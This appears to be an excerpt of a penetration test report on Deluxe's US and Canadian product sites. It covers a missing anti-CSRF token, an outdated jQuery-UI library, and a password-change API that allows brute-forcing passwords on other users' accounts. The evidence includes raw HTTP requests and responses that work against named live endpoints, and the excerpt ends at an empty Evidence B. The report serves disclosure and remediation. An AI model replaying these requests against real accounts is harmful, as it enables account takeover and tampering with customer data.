
Your Artwork

Order Artwork

No art proofs found

Another example:

URL: https://www.deluxe.ca/en-ca/products/secure/artwork/manage/653019/1059993/



https://www.deluxe.ca/en-ca/products/secure/artwork/manage/653019/1059993/

Manage Artwork Order# 653019-1059993

Ellipse Softy w/ Stylus - Full Color

Item # 41481

Attached Artwork

Your Artwork

Order Artwork

No art proofs found

Add New Artwork

M.1 Missing Anti-CSRF Token

CVSS v3 Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	MEDIUM 5.3

FINDING

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help from social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end-user data and operation when it targets a normal user. If the targeted end-user is the administrator account, a CSRF attack can compromise the entire web application.

RECOMMENDATION

What makes the attack possible is the fact that the session is uniquely identified only by the cookie, which is automatically sent by the browser. To prevent a CSRF attack, anti-CSRF tokens should be added, so an attacker wouldn’t be able to create a valid request to the backend server.

For the CSRF token next conditions should be met:

- Unique per user session
- Secret
- Unpredictable
- Generated on the server-side

REFERENCES

https://owasp.org/www-community/attacks/csrf


AFFECTED APPLICATIONS

Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49

EVIDENCE A

URL: https://www.deluxe.com/products/secure/addresses/new/
Authentication: Required


The "**New Address**" form on the **Manage Shipping Addresses** page is not protected by the Anti-CSRF token. It allows unintended changes in the customers' data without their interaction.



https://www.deluxe.com/products/secure/addresses/

Manage Shipping Addresses

As an example, adding a new shipping address.



https://www.deluxe.com/products/secure/addresses/new/


New Shipping Address

*Please note that adding and/or updating shipping address information only affects future orders and will not apply to orders already placed. Please contact us for address updates to current/pending orde

Address Label	Test
Country	United States of America
First Name	Test
Last Name	Test
Company	Test
Address 1	Test
Address 2	Test
Address 3	Test
City	Test
State / Province	Alabama
Zip Code / Postal Code	12312

☑ Make this my default shipping address

Edited **POST request** without using **Anti-CSRF token**:




```
POST https://www.deluxe.com/products/api/customer/current/shipping-address HTTP/1.1
```

```
addressLabel=CSRF+Test&countryID=1&firstName=CSRF+Test&lastName=CSRF+Test&company=CSRF+Test&
address1=CSRF+Test&address2=Test&address3=CSRF+Test&city=CSRF+Test&stateID=1&
stateInternational=CSRF+Test&zipCode=98765&isDefaultAddress=true
```

```
HTTP/1.1 200 OK
{"data":{"addressId":478281},"error":null}
```

As a result, the screenshot below shows the result of unintended adding a new default shipping address for a user:



https://www.deluxe.com/products/secure/addresses/
Manage Shipping Addresses
+ NEW ADDRESS
Cancel

CSRF Test (Default)
CSRF Test
CSRF Test CSRF Test
CSRF Test
Test
CSRF Test
CSRF Test, AL 98765
United States of America


test
test
test test
test
test
test
test, AL 12323
United States of America

Edit | Delete
Make Default Address

EVIDENCE B

URL: https://www.deluxe.ca/en-ca/products/secure/addresses/new/
Authentication: **Required**

The “**New Address”** form on the **Manage Shipping Addresses** page is not protected by the Anti-CSRF token. It allows unintended changes in the customers’ data without their interaction.




https://www.deluxe.ca/en-ca/products/secure/addresses/

Home / Your Account / Your Shipping Addresses

Manage Shipping Addresses

As an example, adding a new shipping address.



https://www.deluxe.ca/en-ca/products/secure/addresses/new/


New Shipping Address

*Please note that adding and/or updating shipping address information only affects future orders and will not apply to orders already placed. Please contact us for address updates

Address Label	Test
Country	Canada
First Name	Test
Last Name	Test
Company	Test
Address 1	Test
Address 2	Test
Address 3	Test
City	Test
State / Province	Alberta
Zip Code / Postal Code	T7X0A4

☑ Make this my default shipping address


Edited **POST request** without using **Anti-CSRF token**:



```
POST https://www.deluxe.ca/en-ca/products/api/customer/current/shipping-address HTTP/1.1
Host: www.deluxe.ca

addressLabel=CSRF+Test&countryID=36&firstName=CSRF+Test&lastName=CSRF+Test&company=CSRF+
Test&address1=CSRF+Test&address2=CSRF+Test&address3=CSRF+Test&city=CSRF+Test&stateID=70&
stateInternational=&zipCode=T7X0A4&isDefaultAddress=true
```

```
HTTP/1.1 200 OK
{"data":{"addressId":478278},"error":null}
```

As a result, the screenshot below shows the result of unintended adding a new default shipping address for a user:



Manage Shipping Addresses

CSRF Test (Default)
CSRF Test
CSRF Test CSRF Test
CSRF Test
CSRF Test
CSRF Test
CSRF Test, GU T7X0A4
Canada

Edit | Delete

test
tes
test test
test
test
ste
te, AB T7X0A4
Canada

Edit | Delete

M.2 Outdated Software Version – jQuery-UI

CVSS v3 Vector	**AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N**	**MEDIUM 5.3**

FINDING

During penetration testing, it was discovered that the application uses an outdated version of the **jQuery-UI** library:

- **jQuery-UI** version **1.13.0** (released on **7 October 2021**) is vulnerable to **Cross-Site-Scripting (XSS)**;

An outdated software version was discovered through page source code review and console commands which allow understanding of what jQuery-ui version is currently running on the page. Please be aware that any automated security scanning tool would most likely report this software version as an issue.

RECOMMENDATION

This library should be updated to the latest version or removed from the server if it isn't necessary for the application.

REFERENCES

https://security.snyk.io/package/npm/jquery-ui

https://security.snyk.io/package/npm/jquery-ui/1.13.0


AFFECTED APPLICATIONS

Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49

EVIDENCE A

URL: https://www.deluxe.com/products
Authentication: Not required

As shown in the screenshot below, the application uses an outdated version of the jQuery-UI 1.13.0 library:



www.deluxe.com

1.13.0


OK

```
>> alert(jQuery.ui.version)
```

EVIDENCE B

URL: https://www.deluxe.ca/en-ca/products/promotional/
Authentication: Not required

As shown in the screenshot below, the application uses an outdated version of the jQuery-UI 1.13.0 library:




www.deluxe.ca

1.13.0

OK

```
>> alert(jQuery.ui.version)
```

Detailed information about issues for which this library version is available by the next link: https://security.snyk.io/package/npm/jquery-ui



1.13.0	7 Oct, 2021	0	C	0	H	1	M	0	L

M.3 Weak Change Password Functionality

CVSS v3 Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	MEDIUM 5.3

FINDING

The application does not enforce any security measures to change password forms. This condition allows attackers to brute force user accounts without any risk of locking out an account. This is considered a medium risk since user accounts are frequently targeted and passwords brute forcing is one of the primary methods an attacker will exploit to gain access.

The discovered password change request contains the user email address. By changing it to another valid one, it is possible to enumerate valid password to another account. As evidence of successful bruteforce, the application response will notify about unsuccessful password change due to its similarity with the previous one.

RECOMMENDATION

Implement an account lockout policy for a certain amount of time to prevent attackers from accounts brute forcing. Depending on the application's purpose, a range of 5 to 10 unsuccessful attempts is a typical lockout threshold.

Implement a CAPTCHA on the page in a way that forces users to fill out the CAPTCHA before the request is completed.

REFERENCES

https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks

https://owasp.org/www-community/attacks/Brute_force_attack

https://owasp.org/www-project-automated-threats-to-web-applications/

AFFECTED APPLICATIONS

Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49


EVIDENCE A

URL: https://www.deluxe.com/products/secure/myaccount/profilepassword.cshtml
Authentication: **Required**

Password change functionality can be used for brute-forcing of valid email/password pairs. Valid and invalid credentials could be distinguished by the application response.

Invalid password:

PUT Request: https://www.deluxe.com/products/api/customer/current/account/password



```
PUT https://www.deluxe.com/products/api/customer/current/account/password HTTP/1.1
Host: www.deluxe.com
```

```
email=test_proddeluxeproducts_1%40[redacted]&existingPassword=test&newPassword=QW[redacted]&
confirmPassword=QW[redacted]
```

Response


Header: Text

Body: Text

```
HTTP/1.1 200 OK
```

```
":"Provided credentials could not be authenticated. Changes to your account have not been sav
```

Valid password:



```
PUT https://www.deluxe.com/products/api/customer/current/account/password HTTP/1.1
Host: www.deluxe.com
```

```
email=test proddeluxeproducts%40[redacted]&existingPassword=Qw[redacted]&newPassword=
Qw[redacted]&confirmPassword=Qw[redacted]
```

Response

Header: Text

Body: Text

```
HTTP/1.1 200 OK
```

```
rror":{"code":10,"message":"The new password must be different from the current password."}}
```

It is also worth noting that the application does not verify whether the email address to which the user changes the password is related to the current account, which allows brute-forcing passwords of other users' accounts.


EVIDENCE B

URL: https://www.deluxe.ca/en-ca/products/secure/myaccount/profilepassword.cshtml
Authentication: Required

